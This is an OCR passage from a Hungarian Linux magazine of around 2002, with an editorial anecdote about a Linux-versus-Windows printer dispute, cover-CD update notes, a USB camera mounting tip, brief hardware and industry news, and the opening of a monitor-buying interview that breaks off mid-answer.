

A Linux-Windows párharca

Biztos mindenki találkozott már a két „elkötelezett” fél összecsapásával. Azért tettem idézőjelbe az elkötelezett szót, mivel sajnálatos tapasztalatom szerint ezek az emberek csak a szájukat jártatják a másik rendszerrel kapcsolatban. Van egy ismerősöm, aki Microsoft rendszermérnöki képesítéssel rendelkezik, ami önmagában még nem jelentene bonyodalmat, azonban – ugyan nem tudom, hogy a papírral jár-e, nekem ugyanis nincs ilyenem – a tudása csak erre a rendszerre korlátozódik. Viccelődve meg szokta jegyezni, hogy szerinte a Linux valójában ilyen és olyan – gondolom, mindenki el tudja képzelni, mit is szokott ilyenkor mondani. Ezzel nem is lenne nagy baj, ha egyszer-kétszer elviccelődnénk egymás rendszerén, de hogy két óra alatt körülbelül tizenötször ugyanaz a gyenge eresztésű poént zsolozsmázza a fülembe, nos kérem, ez már kicsit sok! Történt egyszer, hogy nyomtatgattam az otthoni gépemen, és megjelent a kedves ismerősöm. Éppen azzal a nehézséggel küzdöttem, hogy mivel a nyomtatóm memóriahibás, egyszerre csak három, esetleg öt oldalt szabad kiküldeni rá, egyébként hibaüzenettel leáll. Na, hozzáértő emberünk elmondta, hogy le kellene már tölteni egy jobb meghajtóprogramot, mert szerinte biztosan a meghajtó a hibás. Hiába állítottam, hogy a nyomtató a memóriahibás, csak mondta a magáét. Na, gondoltam, most emberedre akadtál, hapsikám: felajánlottam neki, hogyha „a Linux ilyen gyenge, hogy még egy ilyen nyomtatót sem tud





megfelelően kezelni”, akkor menjünk el hozzád, töltsünk le az Internetről a meghajtót a nyomtatóhoz, telepítsük fel, majd nyomtassuk ki mind a 150 oldalt, mindjárt két példányban, hogy neked is maradjon egy.

Nos, el is indultunk, meg is érkeztünk, csatlakoztattuk a nyomtatót az ő gépéhez, fel is telepítettük a frissen letöltött windowsos meghajtóprogramot, és láss csodát! az első három oldal kinyomtatása után a nyomtató `Error krixkrax`-szal (én is mindig valami ehhez hasonló hibaüzenetet kaptam) leállt. Mosoly fagyott, de a legszebb nem ez volt, hanem az, hogy a Windows is a mosollyal együtt vált „gyorsfagyasztott áruvá”. Ez a fentebbi kis történet nem egymás becsmérlését szolgálja. Egyszerűen egy történetet osztottam meg Önökkel, amellyel azt kívántam érzékeltetni, milyen is az, ha az ember nem ért valamihez, mégis azt hiszi, hogy „nagyon tudja”. Szóljon ez a kis történet a linuxos társadalomhoz is: ne köpködjük a másik rendszert, mindig akad, aki azt szereti, vagy egyszerűen csak lusta áttérni más rendszerre. Azért azt sem tagadhatjuk le, hogy sajnos a Linux egyelőre még nem tud minden feladatot hiánytalanul ellátni.

Csontos Gyula
(Csontos.Gyula@linuxvilag.hu)
a Linuxvilág szakmai és CD-szerkesztője. Szabadidejében szívesen mászik hegyet és kerékpározik.

Tanulságul néhány fórum címe:

„Szerintem a Windows jobb, mint a Linux”

- http://forum.index.hu/forum.cgi?a=t&t=9031181&uq=1064
- http://www.computing.net/linux/wwwboard/forum/14647.html
- http://forum.index.hu/forum.cgi?a=t&t=1001711&v=120
- http://www.linuxforum.hu/modules.php?op=modload&name=XForum&file=viewthread&tid=251

Programvadászat

Előző számunkban felkértem kedves Olvasóinkat, hogy ötleteikkel támogassanak minket a CD-melléklet tartalmának jobbátételében. Nem mondhatnám, hogy sok levelet kaptam, de legtöbben a frissítéseket hiányolták a korongokról. Így az ehavi CD-t a különböző Linux-változatok frissítései töltik meg. Mivel a SuSE Linux 8.0-hoz közreadtunk már egy hivatalos frissítő CD-t, ezen a korongon a Debian Woody, a Mandrake 8.2, 9.0 és a Red Hat 7.3, illetve 8.0 frissítései találhatóak meg. A mai világban általánosságban is elmondható, hogy a biztonsági frissítések alkalmazása, használata nagyon fontos, szinte minden számítógép az Internet része, így elkerülhetetlen, hogy támadások (ha csak a próbálkozás szintjén is) érik rendszerünket. Általánosságban elmondható, hogy az összes rendszerhez hamar megjelennek a biztonsági frissítések – és ezek egy rendszer életében a legfontosabbak. A hibák listáját az általunk használt kiadás honlapján találhatjuk meg (lásd a ***Kapcsolódó címek***-nél). Csak ezután következhetnek a felhasználói programok kisebb-nagyobb hibáinak a javításai.
Előző számunk korongjáról lemaradtak az OpenOffice.org irodai csomag magyarításához szükséges fájlok, ezért most pótoljuk.

A legfrissebb fejlesztői rendszermag szintén felkerült a korongra, amely jelenleg a 2.5.41-es – mint látható, a feljesztés gőzerővel folyik. Olvasói javaslatokat továbbra is a ***cd@kiskapu.hu*** levélcímre várok.

Természetesen helyet kaptak a korongon a cikkekhez tartozó programok, képek és programozási listák. Ezek közül, azt hiszem, a kisvállalkozások számára legérdekesebb programok a Magazin/Szamlazok könyvtárban kaptak helyet. Ide három kipróbálható linuxos számlázóprogram került (különböző megszorításokkal), a róluk szóló cikk a 74. oldalon kezdődik, ahol a programokhoz telepítési útmutatót is kapunk. A GCC-ről szóló cikkünkhöz (49. oldal) is sok hasznos anyag tartozik, amit a Magazin/GCC könytárban találhatnak meg. Itt szerepel a cikkben szereplő példaprogramok forráskódja, lefordított állományaik, és bőséges leírás a GCC-hez. A talán legnépszerűbb rovat ***Marcel Gagné*** Fogadó a Linuxhoz programjai, a hozzá tartozó részeket a Magazin/Fogado könyvtárba helyeztük el. A legtöbb visszajelzés ezekkel a programokkal kapcsolatban érkezik, mindenki szereti kipróbálni ezeket a mütyürkéket. Ehhez Marcel kiadós segítséget is nyújt, lépésről lépésre vezetve végig mindenkit a programok telepítésén.

Kellemes szórakozást!

Csontos Gyula
(Csontos.Gyula@linuxvilag.hu) a Linuxvilág szakmai és CD-szerkesztője. Szabadidejében szívesen mászik hegyet és kerékpározik.

Kapcsolódó címek

- http://www.debian.org/security/
- http://www.redhat.com/apps/support/errata/index.html
- http://www.linux-mandrake.com/en/security/
- http://www.mandrakesecure.net/en/

Egy kis technikai segítség az USB-meghajtók kezeléséhez

Sokan kérdezik, hogyan tudnák digitális fényképezőgépükről letölteni a képeket, anélkül, hogy a Windows valamelyik változatát kellene használniuk. Erre próbálok egy nem csak kattingatásból álló, hatékonyabb megoldást adni.
Először is ellenőriznünk kell, hogy mostani rendszermagunkhoz a megfelelő modulok rendelkezésünkre állnak-e. Akik „gyári" rendszermaggal használják a gépüket, azoknak valószínűleg ilyen a rendszermagjuk. A legfontosabb a modul az `usb-storage`, ehhez azonban alap SCSI-támogatás és USB-támogatás is szükséges. Rendszergazdaként próbáljuk ki az `insmod usb-storage` parancsot: ha hibaüzenetet kapunk, sajnos rendszermagot kell fordítanunk. Mi most a legkedvezőbb helyzetet tételezzük fel, vagyis hogy minden készen áll ahhoz, hogy a képeket a merevlemezünkre mentsük. Csatlakoztassuk a fényképezőgépet, esetleg a kártyaolvasónkat gépünk USB-kapujához (mindkettővel működik ez az eljárás, de nem az összes típusú készülékkel). Nagyon fontos, hogy az eszköz meghajtóként is használható legyen! Ha a Windows *Intéző*-ben külön meghajtóként látjuk, akkor ilyen. Most jön a neheze: fűzzük be a készüléket a fájlrendszerünkbe, és adjuk ki következő parancsot: `mount /dev/sda1 /digitalisfenykepezo -t vfat`.
Ha minden rendben lezajlott, képeinket a */digitalisfenykepezo* könyvtárban találjuk.

Páncélozott szépség

Hordozható gép vásárlásakor mindig érdemes egy pillantást vetni a Panasonic modelljeire. A cégnél hagyomány a nagy átlagnál jóval időtállóbb, nem egy esetben katonai minősítést is elnyert vagy éppen vízálló modellek gyártása. A legújabb Toughbook modell belseje

nem mondható lenyűgözőnek, hiszen a 800 MHz-es Pentium III processzor, a 128 MB memória és a 20 GB kapacitású merevlemez ma már szinte elavultnak számít. Sokkal érdekesebb a gép külseje, amely roppant erős, a korábbiaknál negyven százalékkal könnyebb magnéziumötvözetből készült. Fémből készült szegélyek védik a gép ugyancsak csökkentett súlyú LCD-jét, a kijelzőt tartó rozsdamentes acélcsuklók pedig azt hivatottak garantálni, hogy a gép fedele többezer felnyitás-lecsukás után is kifogástalanul és biztosan illeszkedjék a helyére. A mindössze egy kilogrammos gép fontos jellemzője akár hat órát is elérő üzemideje, ami – figyelem! – elegendő ahhoz, hogy akár egy repülőutat is kihúzzunk vele; illetve a repülőgépek lehajtható tálcáinak nagyságához igazodó mérete. Az új Toughbook megjelenésével sem hozza zavarba tulajdonosát, és 500 ezer forint körüli ára is elérhetőnek számít.

➲ http://www.panasonic.com/toughbook

Nagytesó itt is, ott is

Lapzártakor még nem zárult le a magyar Nagy Testvér-díj szavazása, de már látható, hogy a csekély számú – és éppen ezért nem reprezentatív mintát

alkotó, mondanák a statisztikusok – szavazó haragja elsősorban kik ellen irányul. Szokás szerint több érmet is begyűjtött a Microsoft, de előkelő helyre került a Big Brother című műsor és producere, valamint megdöbbentő módon *Péterfalvi Attila* adatvédelmi biztos is.

➲ http://www.hu.bigbrotherawards.org

W3C-iroda nyílt Magyarországon

Az MTA-SZTAKI mint hálózati és számítógépes megoldásokat fejlesztő szervezet 1995 óta tagja a W3C-nek. A hálózati protokollok és webes megoldások

kidolgozásával foglalkozó tömörülés világszerte több száz érdekeltet fog össze. A magyarországi iroda kettős szerepet játszik: egyrészt gondoskodik a hazai érdeklődők magyar nyelvű tájékoztatásáról, másrészt kiterjedt gazdasági, állami és társadalmi kapcsolatai révén képes a magyar szakembereket és érdekeket képviselni a szervezetben. A W3C legközelebbi irodája Ausztriában van, más közép-kelet európai országban még nem rendelkezik képviselettel.

➲ http://www.w3c.hu

Szupergépet épít a Linux NetworX

A Linux NetworX bejelentette, hogy megbízást kapott egy 1024 processzorból álló, 10 teraFlop teljesítményű linuxos szuperszámítógép építésére az amerikai Los Alamos Nemzeti Laboratórium számára. A monstrum elkészülte után

a világ öt legnagyobb teljesítményű gépe közé sorolódik majd, és az amerikai nukleáris arzenál kezelésében fog segédkezni. A szupergép a világ legnagyobb LinuxBIOS-alapú és lemeznélküli géptelepe lesz. A sok más hozzájáruló mellett a Los Alamos és a Linux NetworX közreműködésével fejlesztett, nyílt BIOS-helyettesítő révén könnyebbé válik a fürtök felügyelete, telepítése és bővítése. Mivel a csomópontok lemez nélkül futnak majd, eggyel kevesebb alkatrész meghibásodása jöhet szóba, így jelentősen növekedik a rendszer megbízhatósága. A mostani telepítés részben kísérleti tervezetként szolgál, az építése során szerzett tapasztalatokat további – sajnos célterületüket tekintve is – hasonló gépek tervezésekor is felhasználják majd.

➲ http://www.lnxi.com/news/lanl_info.php

➲ http://www.linuxnetworx.com

Mindentudás egyeteme

Szeptember közepétől 52 héten át neves tudósok tartanak egy-egy közérthető előadást szakterületük legfrissebb tudományos ismereteiről a budapesti Műszaki és Gazdaságtudományi Egyetem informatikai épületében. A Mindentudás Egyeteme a Matáv és a Magyar Tudományos Akadémia együttműködésének keretében,

a Matáv és az Axelero támogatásával, francia és angolszász minta alapján valósul meg. A díjtalanul látogatható programokat tömörített formában a közszolgálati televízió- és rádióadók felvételről sugározzák, és az előadások anyaga az Interneten is elérhető. A program célja áttekinteni és az érdeklődő közönség számára hozzáférhetővé tenni napjaink természet- és társadalomtudományának legmagasabb szintű ismereteit.

➲ http://origo.hu/mindentudasegyeteme/index.html

Kodak-Sanyo szerves kijelző

A Kodak és a Sanyo a CEATEC JAPAN vásáron mutatta be közös fejlesztésű, szerves fénykibocsátó diódákat (OLED) használó, 15"-os kijelzője kísérleti példányát. Az aktív mátrixos kijelző 1280×720-as, azaz HDTV felbontásra képes, látható felülete 32,6×18,3 cm, fényereje pedig a jelenleg kapható legjobb LCD-kével vetekszik. A szerves diódákból felépülő kijelző képélessége kiváló, láthatósági szöge pedig 165 fok. Válaszideje rövid, színei pedig teltek, így televíziózásra és számítógépes munkára egyaránt alkalmas. Eleinte várhatóan kisebb készülékekben, például zsebtitkárokban, kamerákban vagy hordozható szórakoztatóelektronikai készülékekben találkozhatunk majd ilyen megjelenítőkkel.


Érkezik az nForce2

Már megkezdték az nVidia új, nForce2 lapkakészletének gyártását, és hamarosan – várhatóan még ebben a hónapban – megjelennek a rá épülő, az AMD legújabb processzoraihoz ajánlott alaplapok is. Az új lapkák az elérhető legkorszerűbbek közé sorolandók, hiszen támogatják a DDR400 memóriák használatát, 333 MHz órajelű előoldali buszt használnak, és képesek a 8× AGP kártyák meghajtására. Miként elődjébe, úgy az új lapkakészletben is került egy – jelen esetben GeForce4 MX – 3D-vezérlő.

➲ http://www.nvidia.com

Feltörték a 64-bites RC5 titkosítású üzenetet

Bő két hónapos késéssel jelentette be a distributed.net, hogy nyár közepén egy japán résztvevő megtalálta az RSA



Labs által kiadott, 64-bites RC5 eljárással titkosított üzenetet. A megfejtést egy hiba folytán csak augusztusban fedezték fel, majd az RSA Labs–distributed.net-egyeztetések miatt tovább késett a bejelentés. Minden résztvevőnek csak gratulálni tudok: bebizonyították, hogy öt év kimerítő kereséssel a véges számú kulcs közül megtalálható a megfelelő. A distributed.net nemrég szövetségre lépett a rákkutatási célokkal létrehozott, az Intel által is támogatott United Devices osztott hálózattal, így csak remélhetjük, hogy az RC5-72 kód teljesen hasztalan feltörése mellett valamilyen értelmes célra is fel tudják majd használni a hálózat révén összefogott hatalmas számítási teljesítményt.

➲ http://www.distributed.net

Indulhat a fejlesztés az x86-64 processzorokra

Az AMD központjában tartott Developer Symposium alkalmából a cég linuxos fejlesztőkkel lépett szövetségre

annak érdekében, hogy elősegítse a 64-bites számítógépek, alkalmazások és operációs rendszerek fejlesztését. A tanácskozás központi témája a Linux mellett a nyílt forrású eszköz- és programfejlesztés volt, valamint az AMD hamarosan megjelenő processzora. Mivel a 64-bites processzorok teljesítményét és az általuk megcímezhető memóriamennyiséget eleinte várhatóan csak kiszolgálókban lehet majd kihasználni, a gyártó számára fontos fegyvertényt jelenthet az éppen ezen a területen erős Linux-közösség támogatása. Az AMD további tanácskozások rendezését is tervezi: október végén Frankfurtban, december elején pedig Kínában várják a fejlesztőket.

Nemrég megjelentek a programozók számára készített, az x86-64 processzorokhoz való útmutatók is. Az öt kötetet bárki letöltheti vagy megrendelheti, ha ellátogat a cég honlapjára.

➲ http://www.amd.com

x86 alapra is lesz Solaris 9

A Sun bevételeinek túlnyomó része a Sparc-alapú nagygépek értékesítéséből és támogatásából származik. Ennek ellenére 1995 óta a kisebb, x86-alapú gépekhez is beszerezhető a Solaris operációs rendszer, amelyet 2000 óta ingyenesen érhettek el az érdeklődők.

A Solaris 9 megjelenésével azonban a cég újraértékelte stratégiáját, és úgy döntöttek, az x86-vonal fenntartása túlságosan költséges lenne. Ezt a hírt viszont érthető felháborodással fogadták azok a cégek, amelyek komolyan foglalkoztak a viszonylag olcsó Intel és AMD-alapú gépek és a Solaris összeházasításával. A tiltakozás hatásos volt, a Sun visszakozott, és januártól kezdve operációs rendszerét x86-os gépekre 99 dolláros áron árulja. A próbaváltozat 20 dollárért már most is beszerezhető, de ez csak jövő év elejéig működik. Támogatást úgyszintén fizetségért cserébe nyújt majd a cég.

➲ http://www.sun.com

Térhatású kijelzők még az idén

Térhatású LCD-t mutatott be a Sharp. A cég hagyományosan vezető a kisebb-nagyobb képernyők területén, 1973-ban elsőként építettek tömegesen LCD-t elektronikus számológépekbe. Új 3D-kijelzőjük használatához nincs szükség különleges szemüvegre, a készülék egy hagyományos TFT LCD és egy szintén a Sharp által kifejlesztett „Switching LCD" kijelzőt egyesít. Az utóbbi feladata az, hogy szabályozza a nézőhöz jutó fény útját, akinek jobb és bal szeme így kismértékben eltérő képet fog látni, a két képből pedig egy régóta ismert elv alapján, az agy számára természetes úton áll elő a háromdimenziós kép. A fényutakat szabályozó rács kikapcsolható, így a megjelenítő hagyományos, kétdimenziós kijelzőként is használható. Az új kijelzők mérete 3,5" és 15" között változik, így mobil készülékekben, számítógépes kijelzőkben és kisebb televíziókban egyaránt találkozhatunk majd vele – akár ez év végétől.

Hasonló termékkel rukkolt elő a Sanyo is, ám méretét tekintve egészen 50"-ig nyújtózkodva. A cég jövő év elején szeretne piacra dobni egy 3D-hatású, 50"-os plazmakijelzőt. Érdekessége, hogy a Sharp termékével ellentétben nemcsak egy ember számára lesz élvezhető a képe, hanem széles láthatósági szögének köszönhetően akár négyen is helyet foglalhatnak előtte.

➲ http://sharp-world.com

LindowsOS 2.0

Túlzás volna azt állítani, hogy a LindowsOS áttörő sikereket ért volna el, ám a fejlesztők kedvét a jelek szerint ez nem vette el. Sajnos a cég – volna ötletem, hogy milyen megfontolásból – remekül titkolja, hogy pontosan miféle fejlesztéseket végeztek, annyit azonban

sikerült kiderítenem, hogy a rendszert új, megszépült és könnyebben használható felhasználói felülettel látták el, valamint említik a vezeték nélküli hálózati kártyák és a Microsoft fájlkiszolgálók egyszerű használatát. A LindowsOS 3.0-s változatára sem kell sokat várni, még ebben az évben megjelenik. A cégnél tárt karokkal várják a rendszerépítőket is, akik az operációs rendszert havi átalánydíj ellenében telepíthetik az általuk összeállított gépekre.
➲ http://www.lindows.com

Térhangzás egyetlen hangsugárzóval

A Pioneer PDSP-1 jelzéssel bejelentette a világ első digitális hangprojektorát, amely egyetlen hangforrással 5.1, 6.1 vagy 7.1 térhangzást képes elérni, méghozzá akár 500 wattos teljesítménnyel. A jelenleg kapható hangrendszerek öt vagy több hangszóróból állnak, amelyeket a hallgatóságot befogadó szoba sarkaiba kellett elhelyezni – csakhogy ez rengeteg kábelezési és egyéb bajjal jár. A Pioneer hangszórója ezzel szemben egyetlen forrásból, 254 darab apró hangszóró segítségével vetíti a hangokat a szoba különböző pontjaira, amelyek a falakról és a mennyezetről visszaverődve keltenek térhatást a hallgatóban. A jövőre már beszerezhető készülék gyönyörűen illik egy nagyobbfajta plazmatévé alá, és mivel a dekódolást is maga végzi, közvetlenül csatlakoztatható a DVD- vagy CD-lejátszóhoz.

➲ http://www.1limited.com

Robot lohol a nyomodban…

A japán Secom olyan robotot mutatott be, amely mozgó páncélszekrényként használható. A súlyos, 380 kg-os és meglehetősen méretes gépezet képes arra, hogy felismerje az emberek hangját, és az erre felhatalmazott személyek parancsainak engedelmeskedjen, illetve hűségesen, az akadályokat önműködően kikerülve, akár lépcsőkön keresztül is kövesse őket. Saját akkumulátoraival 4 km/órás sebessége tud tartani, ami nagyjából egy gyalogló emberének felel meg. Ha valamilyen támadás érné, riasztójeleket és füstöt bocsát ki, illetve áramütéssel védekezik, helyzetéről pedig folyamatosan értesíti a központot. A robot fejlesztésekor az volt a cél, hogy a pénz- és értékszállítási feladatok alól felmenthessék az embereket, akik így kisebb eséllyel válnak támadás áldozatává.

➲ http://www.secom.co.jp

Hadonászik vagy egerészik?

A Gyration új egere minden olyan tulajdonságot egyesít, amiért manapság az igényesebb felhasználók döglenek: optikai és vezeték nélküli, pontosabban harminc méteres hatótávval rendelkező rádiós összeköttetést használ a számítógéppel. Ez azonban csak másodlagos ahhoz képest, hogy – hála a cég GyroPoint nevű megoldásának – az egeret a levegőben is lehet használni. Ennek főleg bemutatók közben veheti hasznát az előadó, aki az egérrel való bajlódás helyett teljes egészében a hallgatóság figyelmének megőrzésére összpontosíthat. A cég honlapja szerint az egér az átlagos rádiós példányokhoz képest finomabb kurzormozgatást tesz lehetővé, mivel összeköttetése jóval gyorsabb a megszokottnál. A furcsa eszköz három ceruzaakkumulátorral is csak 150 gramm, a hozzá kapott GyroTools alkalmazással pedig akár nyolcvan, kifejezetten bemutatókhoz szánt hatást el lehet érni. Az USB felületű, egyszerre akár nyolc egeret is biztonságosan kezelni képes vevőegységhez Windows-alapú, illetve Macintosh gépekhez jár illesztőprogram.

➲ http://www.gyration.com

Közös Matsushita–Toshiba képcsőgyártás

A Matsushita és a Toshiba közös, a továbbiakban mindkét cég katódsugárcsöves képernyőgyártását átvevő leányvállalatot hoz létre. A tervek szerint az új vállalat, amelynek neve egyelőre ismeretlen, és amely a maga területén a világon a harmadik legnagyobb lesz, már a jövő év elején megkezdi működését. Ugyan az LCD és plazmakijelzők egyre inkább teret nyernek, a hagyományos képcsöveknek sem áldozott még le: minden évben 2-3 százalékkal többet adnak el belőlük. A képcsöves televíziók és monitorok képe ugyanis a lendületes LCD-fejlesztések ellenére még mindig teltebb, kontrasztosabb és a színeket is az emberi szem számára kellemesebb árnyalatban jelenítik meg. Az új cég átveszi a „szülők” vonatkozó fejlesztési erőforrásait is, és rövid időn belül megpróbálja megszerezni szakterületének vezető helyét.

Egér nélküli Dell gépek

A Dell hamarosan egy újfajta navigációs eszközzel szállítja hordozható számítógépeit. Az OTM Technologies által fejlesztett NaviLite megoldás az érintőpad vagy a hanyattegér helyettesítésére alkalmas nemcsak hordozható számítógépeken, hanem gyakorlatilag bármely mobil eszközön. A készülékbe, legyen az akár mobiltelefon, zsebtitkár vagy egyéb eszköz, egy apró, a szemre nézve ártalmatlan lézerdiódát, illetve egy hozzá tartozó érzékelőt építenek be. A felhasználónak meg sem kell érintenie a diódát, elég, ha fölétartja az ujját vagy például egy tollat, majd a megfelelő irányú mozgást végzi, lépkedhet a menüpontok, ikonok között, vagy mozgathatja az egérkurzort. Kattintani kétféleképpen tud: vagy az ujját közelíti az érzékelőhöz, vagy megnyomja azt. A NaviLite három dimenzióban tudja érzékelni a mozgást, amit játékoknál lehet a legjobban kihasználni. A NaviLite a fejlesztő állítása szerint pontos, gyors, a mozgásokat folyamatosan és fokozatmentesen közvetíti a készüléknek.

➲ http://www.otmtech.com

Medgyesi Zoltán
(mz@rettesoft.hu) a BMGE 24 éves informatika szakos hallgatója. Szabadidejét legszívesebben a barátnőjével tölti. Szeret autózni és bográcsban főzni. A Linuxot hat éve ismeri, de még nem volt lelkiereje, hogy áttérjen rá. A Linuxvilág magazin hírszerkesztője.

Cégvilág

HP-sajtóreggeli

A Hewlett-Packard bemutatta nagyvállalati hálózati adattárolási szerkezetét, az ENSA új nemzedékbeli, továbbfejlesztett változatát, az ENSAextendedet. A vállalat képviselői bejelentették az új HP ProLiant ML300 kiszolgálókat, a HP StorageWorks szalagos könyvtárakat és lemezes háttértárrendszereket, illetve az ENSAextended gyakorlati megvalósítását lehetővé tevő háttértár-virtualizációs programmegoldásokat is.

➲ http://www.hp.hu/sajto/hir.hp?id=245

Bővülő MailBox-szolgáltatások

Új szolgáltatással gazdagodott a MailBox ingyenes levelezőrendszer: a levelek érkezéséről a felhasználók SMS-ben is értesülhetnek. A megoldás érdekessége, hogy az egyes értesítések mellett összesítő üzenet is rendelhető, ilyenkor a rendszer meghatározott időpontban a beérkezett leveleknek csak a darabszámát közli a felhasználóval. Az üzenetek díját a végfelhasználók értéknövelt SMS-eken keresztül fizetik. A szolgáltatást – az eddigi gyakorlattal ellentétben – az előre fizetett kártyával rendelkezők is igénybe vehetik. Az üzenetküldés egyelőre a Pannon GSM és a Westel hálózatába működik, de hamarosan várható a Vodafone és – a nemrég indított vezetékes SMS-küldési lehetőségnek köszönhetően – a Matáv ügyfelek bekapcsolása is.

➲ http://www.mailbox.hu

OTP-Westel: Mobilbank szolgáltatás

A Westel és az OTP Bank SMS-alapú Mobilbank szolgáltatást indított. Segítségével a legáltalánosabb banki műveleteket – átutalás, egyenleg lekérdezése, kártyafedezet biztosítása, betétlekötés – végezhetjük el mobiltelefonról. A szolgáltatás használatához egy különleges SIM-kártyára van szükség, amely tartalmazza a Mobilbank alkalmazást. A szolgáltatás havidíjas, használatához külön szerződést kell kötni a bankkal, ám ezután akár öt számla kezelését is lehetővé teszi. A banki műveletek adatait természetesen biztonságos módon továbbítják a hálózaton keresztül.

Önkormányzati portálok a HP, a MatávCom és a Geoview kivitelezésében

A MatávCom Kft., a Hewlett-Packard Magyarország Kft. és a Geoview Systems Kft. által alapított szövetség az előszerződések alapján közel 170 önkormányzatnak, közöttük legalább tíz nagyvárosnak építi ki a G2 portálrendszer megoldásra alapozott önkormányzati portálját. A portálok október közepén, még az önkormányzati választások előtt elindulnak, és többek között a helyi lakosság és a vállalkozások jobb tájékoztatását, a gyorsabb ügyintézést szolgálják majd. Az Informatikai és Hírközlési Minisztérium (IHM) jogelődje, az Informatikai Kormánybiztosság (IKB) által kiírt „Önkormányzatok internetes aktivitását biztosító eszközök és szolgáltatások támogatása" című pályázat keretein belül közel 420 települési és városi önkormányzatnak nyílik lehetősége arra, hogy egységes rendszerre és szolgáltatásra épülő, mégis testreszabott portált alakítson ki, illetve a portál működtetéséhez szükséges informatikai eszközöket szerezzen be. Mivel a portálrendszer egy adatközpontban kerül elhelyezésre, az önkormányzatok részéről portáljuk működtetése csekély többletmunkával jár. A portálrendszer XML-alapú, önműködő, távolról is könnyen karbantartható, biztonságos, az Európai Unió normáinak is minden szempontból megfelelő megoldás.

2003 – Neumann-év

A jövőre meghirdetett Neumann-évben az informatikának új lendületet kell adni, ezzel növelve az ország versenyképességét – mondta *Kovács Kálmán* informatikai és hírközlési miniszter a KFKI-csoport szakmai napján. A miniszter a program feladatairól és költségigényéről nem árult el részleteket, ám annyit már most tudni, hogy a Neumann-évre való tekintettel állították össze a jövő évi adószabályozás információs társadalmat érintő adókedvezmény-csomagját is.

Az otthoni PC- és internethasználat elősegítésére a jövő évtől a munkaadók 60 ezer forintig személyijövedelemadó-mentesen közvetlenül juttathatnak munkavállalóiknak számítógépes eszközöket, amelyek gyorsított amortizációval 5 helyett 3 év alatt dolgozóik tulajdonába kerülhetnek.

A másfél éve megtorpant széles sávú hálózatok fejlesztését az állam úgy segíti, hogy 2003-tól a beruházó cégek társasági adójukból a beruházás értékének felét leírhatják. A miniszter jelezte, hogy az adókedvezménycsomag harmadik része szerint az internethasználat fellendítése érdekében a társas vállalkozásokon kívül az egyéni vállalkozók és az őstermelők is elszámolhatják a Világhálóhoz való hozzáférés költségét.

Ingyenes IBM DB2-oktatások

A Budapesti Gazdasági Főiskolán három IBM DB2 témájú tanfolyamon vehetnek részt ingyenesen az érdeklődők. Külön kurzuson várják azokat a rendszergazdákat, programozókat, akik eddig más relációs adatbáziskezelővel dolgoztak, akik egy évnél kevesebb gyakorlattal rendelkeznek más adatbázis használatában, illetve azokat, akik a 8.1-es változat újdonságait szeretnék megismerni. Létszámtól függően az oktatást az érdeklődő cég telephelyén is megtartják, vidékiek esetében csupán a szállást kell biztosítani.

➲ http://www.bgf.hu

Medgyesi Zoltán (mz@rettesoft.hu)
a BMGE 24 éves informatika szakos hallgatója. Szabadidejét legszívesebben a barátnőjével tölti. Szeret autózni és bográcsban főzni. A Linuxot hat éve ismeri, de még nem volt lelkiereje, hogy áttérjen rá. A Linuxvilág magazin hírszerkesztője.

Látod? Nem látod? Na látod!

Milyen megjelenítők közül válogathatunk manapság?

Pár hete történt velem, hogy az egyik gépemhez egy lapmonitort szerettem volna vásárolni. Mit tesz ilyenkor a tapasztalatlan informatikus? Besétál egy boltba, ahol elég sok monitort lát, és érdeklődik, melyik volna számára a legjobb vétel. Így is tettem, de egy pár pillanat után kiderült, hogy az eladó sem tudta pontosan elmondani, melyik megjelenítő miért jobb vagy rosszabb a másiknál. Így született az ötlet, hogy írjunk egy cikket a monitorok típusairól, illetve az összehasonlításuk módjáról.

Profi, grafikai munkákhoz továbbra is a nagyméretű CRT monitorokat ajánljuk.

Első körben foglalkozzunk egy kicsit az ősidőkkel! A legelső monitorokkal már legfeljebb múzeumokban (és állami vállalatoknál) találkozhatunk, az egyszínű (többnyire zöld vagy ámbra) dobozokkal, amelyek általában Hercules kártyával működtek; a CGA, EGA, MGA monitorokkal és vezérlőkkel, amelyek vagy színmélységben, vagy tudásban maradtak el későbbi testvérüktől, a VGA-tól.
Ezek a monitorok mind a CRT családba tartoztak, megjelenítési módszerük a tévéhez hasonlatos: képcső, elektronágyú. A CRT monitorok alatt tehát az „általános" monitorokat értjük.
A megjelenítők világa egy külön szakma. Ezért is kértem segítséget az egyik jó nevű monitorgyár, az LG magyarországi képviseletének szakemberétől, *Bálint András*-tól.

Szy György: *Elsősorban milyen tulajdonságokra ügyeljünk egy CRT kiválasztásakor?*
Bálint András: Sok szempontot figyelembe vehetünk, szedjük sorba a legfontosabbakat:

